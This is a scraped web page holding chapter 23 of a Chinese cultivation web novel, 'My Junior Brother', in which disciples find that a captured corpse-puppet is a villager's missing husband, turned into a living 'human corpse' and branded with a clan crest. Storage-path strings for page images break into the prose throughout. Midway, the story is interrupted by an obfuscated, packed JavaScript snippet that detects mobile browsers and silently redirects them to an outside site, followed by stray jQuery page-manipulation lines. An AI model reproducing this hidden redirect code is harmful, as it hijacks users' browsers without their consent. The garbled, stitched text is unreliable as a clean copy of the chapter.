23. 第 23 章
作品:《我家师弟》 尸傀栽倒在地上,向北星惊讶转头,正好看见祁炎收回掷出的手,衣袖还在微微颤动。
众人纷纷凑过来,看着穿透皮肉的木棍,面露惊讶。
“祁师弟,这木棍是……你掷过去的吗?没想到师弟竟有如此厉害的身手。”沈椿意味深长地打量着这个平日里不显山露水的师弟。
祁炎神色淡然:“称不上有多厉害,不过力气大了些。”
转身走向向北星,那副淡然的神色,也多了些温度:“师姐,有没有事?可有受伤?”
向北星摇了摇头:“没事。”
被她揽住的万红,身体瘫软,甚至能够清晰地感受到她浑身都在颤抖。
沈椿蹲在万红的身前,柔声道:“别怕,尸傀已经制住了,伤不了你分毫。”
万红嘴唇哆嗦着,已经被吓得说不出话。
司宇从人群后挤上前,愤愤不平地道:“这可怎么算,两个尸傀,有一个还是被废……”
他的话还没有说完,对上沈椿横来的眼神,只得悻悻改口:“还是被祁炎制住的,那第三场试炼究竟算是谁赢?”
祁炎冷声道:“不必算我,我只不过扔了一个棍子,凑巧罢了。”
“装什么装!”司宇不由得哼了一声。
顾轶道:“别争了。事有蹊跷,原先长老们说,此处只有一个邪祟,没想到又多出来一个,这多出来的邪祟也不知道是什么来头,还是要带回去交长老们处置。”
说着,将伏妖网收起来,众人上前准备将尸傀捆起来。
啊——
万红突然发出一声撕心裂肺的尖叫,声音尖锐得似要刺穿耳膜。
司宇捂着耳朵怒道:“一惊一乍的做什么!”
万红浑身发抖,手指颤巍巍地指向被捆成一团的尸傀,许久才找回自己的声音,却也只挤出几个破碎的音节:“它…它……手…手!”
她突然扑到尸傀跟前,盯着它看了好一会儿,整个人如遭雷击般跌坐在地,号啕大哭,声音凄然。
众人皆是一片迷茫,面面相觑,不明所以。
向北星想起万红刚才所指的方向,正是尸傀的手腕,定睛一看,似乎有什么东西,卡在手腕的烂肉中,一时间难以分辨。
即便如此向北星还是认出来了。
万红说过,这腕绳里缠着他们夫妻的结发,两人各执一条,从未离身。加上万红嘴里破碎的话语……
向北星脸色骤变,蹲下身握住万红颤抖的肩膀,声音发紧:“万红,他可是你失踪了的夫君付强?”
此言一出,众人皆惊,所有目光齐刷刷投向瘫坐在地的万红。
万红嗓音带哽,哭得人一抽一抽:“是...是他...,他手上戴着的腕绳,正是我们的定情之物,说好的,这辈子永远不会摘下来。我不会认错的,这就是我夫君…可他怎么会变成这样!”
泪水顺着她眼角滑下脸庞,呜呜哭泣。
不对劲,向北星眉头紧锁,昨日她施展定魂术时,感应到万红的夫君尚在人世。定魂术绝不可能出现意外。
除非……
思及此出,一个可怕的猜测浮上心头。
向北星拨开人群,走到邪祟旁边,伸出两只手指,贴上它的脖颈,瞳孔骤缩:“他还活着。”
这具躯体虽凉,却并不是死人的阴冷,还有一丝温度。
指尖下传来微弱的脉搏,便证明心脏还在跳动。
人与邪祟最大的差别就是——邪祟,是靠着人死后的一股怨气化成,绝对不会有脉搏和温度。
而如今付强的这副样子,既不是人,也不是尸傀。
“人尸。”
向北星脑中蹦出这个词,不由得脱口而出。
“你说……人尸?”顾轶声音一颤,几乎以为自己听错。
向北星无比确定地吐出一个字:“是。”
其余修士面面相觑,他们从未听到过此物,顾轶脸色却变得极为难看。
其中一人忍不住问:“顾师兄,何为人尸?”
顾轶对此所知不深,只是听长老们偶然提及过且颇为避讳。出于好奇,他私下去寻古籍查过,这才有所了解。
他缓缓道:“人尸是邪修才会用的禁术,以秘法炼制,活人生魂剥离,将其炼成没有意识,只能唯命是从的傀儡。”
“活、活人炼制的?”
“这世间怎会有如此有违天道的邪术!”
其他弟子面上惊骇的神情,简直与顾轶当年初闻此事时如出一辙。
这些年轻修士虽是修仙界的精英,终究在象牙塔中生活久了,涉世不深,何曾见过如此骇人听闻之事?
将活人生生炼成人尸,这般手段,简直令人发指。
顾轶又道:“五十年前,此邪术曾在修仙界掀起轩然大波,引得宗门众多修士群起讨伐,联手诛邪。本以为这邪术早已销声匿迹,却没想到会重现于世。”
而做出此事的邪修,更加丧心病狂。
付强被炼化为人尸,已是天理难容,竟还用火毁了他的容貌,或许是怕被人认出真实身份,恐惹来不必要的麻烦,这才出此下此毒手。
可惜千算万算,漏了那根腕绳,还是让万红一眼认出了他。
盼望已久的夫君还活着,就在自己眼前,然而却已变得面目全非。
浑身皮肤溃烂满是恶疮,从脸到手到脚,竟找不出一寸完好的肌肤,面目狰狞早已看不出人形,活似从地狱爬出的恶鬼。
实在是难以想象,他失踪的这些时日里,究竟遭受了怎样非人的折磨,才会变成这副人不人鬼不鬼的模样。
夜风呜咽,万红的哭声在院中回荡,在这个夜里变得尤其清晰。
向北星在此时却异常冷静,她沉声道:“既然是人尸,未必没有转机。他现下伤得这般重,再耽搁下去恐有性命之忧。先抬进房里救治。至于他如何变成这个模样...还是等他醒来,再问清楚吧。”
此时也没有其他办法,只是付强如一摊烂肉,浑身散发着腐臭的气味,没有人愿意上前帮忙,大家看天的看天,看地的看地,谁也不愿意脏了自己的手。
“我来。”
祁炎走过来,挽起衣袖,俯身托起付强的肩膀,向北星和万红见状,也赶忙上前帮忙。
就在三人合力抬起付强时,祁炎动作一顿。
向北星道:“怎么了?”
“有东西,好像是一个印记。”祁炎的声音沉了几分。</;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17289941|198442||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
p>
这句话像是一块石头砸进平静的水面,激起层层涟漪。原本避之不及的众人又纷纷凑上来,伸长脖子想要一探究竟。
祁炎稍稍调整姿势,将付强的后背暴露在月光下。
溃烂的皮肉间,隐约可见一个烙铁留下的印记。虽然周边的皮肉溃烂的厉害,却也依稀能看得见图案的大概样子。
顾轶看着这印记,半天才将这个印记认出来,却不敢开口说出来。
反而是司宇认出来后,开始大声嚷嚷:“赤陵族!是赤陵族的族徽!”
经他这么一说,付强身上勾月形的印记,和赤陵的族徽吻合得一丝不差。
这句话仿佛一记天雷,倒吸气的声音此起彼伏的响起。
这个印记出现在这里,意味着什么,不言而喻。
赤陵族乃是如今修仙门派中的佼佼者,又同几大宗门关系甚好,就好比自家最有地位的长辈,然后突然有一天,你得知这个长辈犯了滔天大祸,你等作为小辈,到底要不要告诉家里的家长。
众人开始窃窃私语,有人小声嘀咕“兴许是搞错了”,也有人斩钉截铁地说“证据在此,不可狡辩”。
向北星对这些议论充耳不闻,与祁炎和万红一起,将付强挪进了房间。沈椿目光终追随着他们的身影,明艳的脸异常紧绷。
一直留意她的顾轶,看见她衣袖上渗出的血迹,忍不住上前。
“沈师姐,刚才受了伤还一直没处理,先处理一下伤口吧。”
向北星将付强安顿好后,从袋子里掏出一个丹药。
因为要给善善找仙草,看见其他仙草也会一并带回,顺手搓成药丸,以备不时之需。没想到今日还真用上了。
给付强服下药后,向北星探了探他的脉。
虽然微弱,却还算平稳,起码性命无虞。
她轻舒一口气,转头看见万红立在床前,泪水在她脸上留下一片水泽。
向北星道:“他现在没事儿,只是需要时间恢复,你在旁照顾着,过两日应该就能醒了,你也不必太过担心。”
万红重重点头,道了一声多谢。
包扎完的沈椿和顾轶推门而入,沈椿道:“此人已经不算是人了,与邪祟无异,必须带回宗门交由长老处置。”
万红道:“他是我夫君,不是邪祟,仙长开恩,别带他走。”
沈椿斩钉截铁道:“不行,此人留在这里是隐患。”
一贯温和的沈椿,头一次说出这样的话,倒是让向北星有些诧异。
她上前一步,“沈师姐,他有体温,有心跳,不算是邪祟。”
“留他在此,若再发狂伤人,河西村上下谁来负责?”沈椿强硬得有些不近人情。
向北星道:“可他是人,刚才发狂兴许是被什么影响了,这件事也总是查明。等他醒了,问过后才能知道!”
沈椿道:“付强神志不清,连话都说不出,能问出什么?师妹,你不要因为怜悯,罔顾全村百姓。”
万红道:“我夫君他是人!”
“可你看他还有人的模样吗!”
万红听到沈椿的话浑身一颤,望着床上的付强,眼前一片模糊,咬了咬牙,转身离开了房间。